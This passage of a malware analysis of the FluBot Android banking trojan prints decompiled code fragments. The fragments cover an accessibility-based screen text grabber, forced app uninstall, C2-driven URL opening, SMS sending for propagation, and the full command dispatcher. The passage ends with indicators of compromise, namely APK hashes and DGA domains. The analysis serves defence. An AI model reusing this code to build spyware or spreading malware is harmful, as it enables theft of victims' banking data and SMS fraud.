
```
StringBuilder stringBuilder = new StringBuilder();
v1.grab_text_on_screen(rootInActiveWindow, stringBuilder);
if(!pcdf91408.text_grabbed.equals(stringBuilder.toString())) {
    p940fd193.f(String.format("%s,%s:%s,%s", "LOG", "BAL_GRABBER", ePackageName, stringBuilder.toString()), Boolean.valueOf(true));
    pcdf91408.text_grabbed = stringBuilder.toString();
}
```



```
public final void grab_text_on_screen(AccessibilityNodeInfo rootView, StringBuilder buffer) {
    int v0;
    for(v0 = 0; v0 < rootView.getChildCount(); ++v0) {
        AccessibilityNodeInfo v1 = rootView.getChild(v0);
        if(v1 != null) {
            if(v1.getText() != null && v1.getText().toString().length() > 0) {
                buffer.append(v1.getViewIdResourceName());
                buffer.append(" -> ");
                buffer.append(v1.getText().toString());
                buffer.append("\n");
            }

            this.grab_text_on_screen(v1, buffer);
        }
    }
}
```

UNINSTALL_APP


FluBot has the ability to uninstall an app on demand. It sends an *action.DELETE* intent with the package name to uninstall. The intent will open the *package installer* package. The Accessibility Service waits for the *package installer* to be in foreground so it can click on the uninstall button.



```
if(package_name.equals("com.google.android.packageinstaller")) {
    AccessibilityNodeInfo v6_4 = v1.search_nodeinfo_by_text_viewid("android:id/button1", rootView, false);
    if(v6_4 == null) {
        return;
    }

    v6_4.performAction(16);
    p5fef8e3a.send_command_thread("LOG,UNINSTALL_APP,1", v0);
    pa70532bf.package_name = null;
    return;
}

if(!pa70532bf.uninstalled) {
    Intent v0_9 = new Intent("android.intent.action.DELETE");
    v0_9.setData(Uri.parse("package:" + pa70532bf.package_name));
    v1.startActivity(v0_9);
    pa70532bf.uninstalled = true;
    return;
```

OPEN_URL: Opens a URL on the Device


FluBot can open a URL on demand by simply starting an action.VIEW intent. The C2 will send an OPEN_URL command with the URL to open in victim's device. These URLs can be advertisements that pay the attacker, a website with known XSS to steal user's data, a WebView-based exploit, etc.



```
case 5: {
    Intent view_intent = new Intent("android.intent.action.VIEW", Uri.parse(_data));
    if(view_intent.resolveActivity(pa9c8021f.ctx.getPackageManager()) == null) {
        return;
    }

    pa9c8021f.ctx.startActivity(view_intent);
    return;
}
```

SEND_SMS: Sends SMS Messages on Demand


FluBot can get a list of SMS payloads and numbers from the user, transfers them to the C2, and then sends SMS messages to new victims. This helps to further propagate the malware through spear-phishing attacks.




```
case 10: {
    String[] v0_8 = _data.split(",", 2);
    if(v0_8.length != 2) {
        return;
    }

    String phone_address = v0_8[0];
    String body = v0_8[1];
    SmsManager.getDefault().sendTextMessage(phone_address, null, body, null, null);
    System.currentTimeMillis();
    return;
}
```

Command Handler

This function is responsible for dispatching the commands retrieved from the C2. The figure below shows the main functionalities and capabilities of FluBot versions 4.9 through 5.2.




```
switch(v21.hashCode()) {
    case 79072527: {
        if(v0.equals("SOCKS")) {
            v4 = 3;
        }

        break;
    }
    case 243304955: {
        if(v0.equals("UPLOAD_SMS")) {
            v4 = 4;
        }

        break;
    }
    case 279273946: {
        if(v0.equals("OPEN_URL")) {
            v4 = 5;
        }

        break;
    }
    case 296447571: {
        if(v0.equals("NOTIF_INT_TOGGLE")) {
            v4 = 6;
        }

        break;
    }
    case 1628351171: {
        if(v0.equals("RUN_USSD")) {
            v4 = 7;
        }

        break;
    }
    case 1844385979: {
        if(v0.equals("DISABLE_PLAY_PROTECT")) {
            v4 = 8;
        }

        break;
    }
    case 1912768572: {
        if(v0.equals("RELOAD_INJECTS")) {
            v4 = 9;
        }
```




```
case 2031367170: {
    if(v0.equals("SEND_SMS")) {
        v4 = 10;
    }

    break;
}
case 2117774140: {
    if(v0.equals("GET_CONTACTS")) {
        v4 = 11;
    }

    break;
}
case 2118649640: {
    if(v0.equals("RETRY_INJECT")) {
        v4 = 12;
    }

    break;
}
case -1983105788: {
    if(v0.equals("UNINSTALL_APP")) {
        v4 = 0;
    }

    break;
}
case -659046262: {
    if(v0.equals("SMS_INT_TOGGLE")) {
        v4 = 1;
    }
}
case 63294573: {
    if(v0.equals("BLOCK")) {
        v4 = 2;
    }

    break;
}
```

Capabilities in FluBot versions 4.9, 5.0, 5.1, and 5.2



```
case -1326677564: {
    if(v14.equals("UPDATE_DNS_SERVERS")) {
        command_type = 13;
    }

    break;
}
```

Capabilities in Flubot version 5.0 and above



```
case 462153245: {
    if(v14.equals("UPDATE_ALT_SEED")) {
        v0 = 14;
    }

    break;
}
```

Capabilities in FluBot version 5.2

.

Indicators of Compromise

⊕ ⊖

Hashes

- Version 4.9 – Malware APK e93a4e8bec4e2bf47157e55be150c8fb62c38cd4ca180b473f53259fa44cdd48(
- Version 5 – Malware APK 4bf1e7a6e5febfb345b13a596b954e50c59d9506046592d39d4a6e9f01dfea53
- Version 5.1 – Malware APK 1dc84f5f1ee6daf33f5da0d0d82f252c64274a771c6214170eae441d18447fea
- Version 5.2 – Malware APK 4859ab9cd5efbe0d4f63799126110d744a42eff057fa22ff1bd11cb59b49608c

DGA new version:

- sanjwhqlroxeqsg.gdn
- ehqlyxolqccohhe.tj
- avkipjyasamupcq.website
- doatcitxkkqmxvj.space
- ffambnmmyixllbc.bar
- aoqjaoljmhgkbjn.net
- ydcsrogydrbaark.org
- xumeqlosslyghxa.md
- kruiyvjrkckmkuw.news
- uuyjuucswhjelvs.com.ua
- slgcgtbxklmroyp.info
- rmtojrivkbficso.top
- ajrwpbeppdjkxqa.news
- nyadxmafvbfbufs.biz
- qwufcvgjxhhwbqm.pw
- jbtsnuaxcqhbifa.pw
- uctrpqbvsgbhrdx.ru
- cwfyvftrskwpajf.shop
- rlxhcniaxwhenyb.bar
- mvxiaupwjvwpnen.kim
- fprgtjjgjpccrhw.online
- qtvghaqjpgabkcb.xyz
- eygtjycuerbfqye.news
- vukkiygwihuvicr.top
- towdpkiqhwwpuai.kim
- pkpywgugvvfware.com
- yrpbnuvmijunhui.space
- hsuvffyhihmxfcs.md
- disrivylofenvpv.am
- mpgeljbknuirjyn.kz
- eletnyjtnanvdma.site
- gidifviluycnkiw.biz
- wtnpntujiobaruo.news
- pvwoykvrjvpqrmv.host
- kwhkpwjnckjgsku.space
- fetdkrdlwckevyb.am
- kylnwmbpldmxmxn.md
- ebuexfmykfkuqnq.kz
- xwjguoqsrctyqhg.work
- cppkudrwprfhmxr.net
- xpvxfyfllbmttff.icu
- wgvlaehevokxvpp.kim
- mbjjyhtsignvwag.net
- qaglmvmwjfaqjkp.com
- ohheffxinyfprdi.work

- ppodlnogwpbssyg.com
- eoclnffuhbgsami.am
- fqpvkcasumyauvc.kz
- qpaohdqqaihhlkc.website
- dsmuhjmutneanyy.top
- jlfyttqnjrcmemt.space
- kwhkpftemquwxwj.net
- lkerprptwypnqhy.icu
- vrrmcsnfcukpwbg.email
- dhajucrywpsbcwn.info
- rxavamskjqrcbjs.news
- wxsqualioikedot.shop
- lvyfkakdujketov.ru

DGA

- ivnhsfcgxqtdpgf.ru
- kawirqavasqpigh.su
- vuqrxydxebquubh.su
- bopgsxsclhwxjne.su
- grgdfmtkfplancm.cn
- qgouswonbtkilyg.cn
- hgjyfgoffmowqhd.cn
- rfiuisvfofdhupg.su
- jopynuwcrtqngds.su
- bfrgtvapmllahdk.ru
- cjuayrfphtkcrkj.cn
- ceprofbrqkdtlmg.su
- jhrrlpyouhinvjs.su
- gxpjbvavepjjapk.ru
- ujolqxxdlqtwaeg.ru
- cvgbtrsgkgikgta.ru
- qqagnrrkhotlhuh.su
- uhhhaopaokflmuc.ru
- hhtdoxedeocqgbe.su
- dcinvrymbkbkubd.cn
- tklgflugirlhxhw.cn
- iresfcoveiwelrb.cn
- mvkvnaophgxigmc.cn
- kddvlhoousrjvyt.ru
- cqynkkdsueahcdc.cn
- tygagpcptjnpvdd.su
- poggimonhfhmian.cn
- gkqqpdlqfmhfbgi.ru
- dfcgnpiaasdbfwc.ru

- xbweworkhtydyfu.cn
- ywtujyrngdkskqb.su
- wvuigvtriblmtql.ru
- mmroeuhddmttsmf.ru
- cvxcgaalqyaujuq.su
- qvbjfpqqoltyxgc.cn
- ylnokptsqwyhcfl.cn
- folcqumqnbvptwx.su
- omctoafnnfiwhbf.ru
- qtpdbxawtacxbyv.cn
- wkhegfltjbwnojn.cn
- exgkeqmxiviyrok.cn
- xbeifwqtioqfsbn.ru
- nubndmladuxwsfb.su
- xjsounhyqtwansr.ru
- bqdykryibucterh.cn
- sroksxoyjofsutu.su
- orpubgxertbafxm.cn
- xtxhdknafhfxvjc.su
- flddiemycxmvish.cn
- liwlvquihagxxma.cn
- igxqnfcktnwjqxo.su
- ortixoaehwmdjsu.su
- mxruqupfueopsmw.su
- hpekdinakyoxxer.cn
- pqrxxsahfqhfqkj.su
- rraxaotpljcbwjg.cn
- fnqfdwiuuupbsxb.ru
- mmuhmvpxadtppwi.su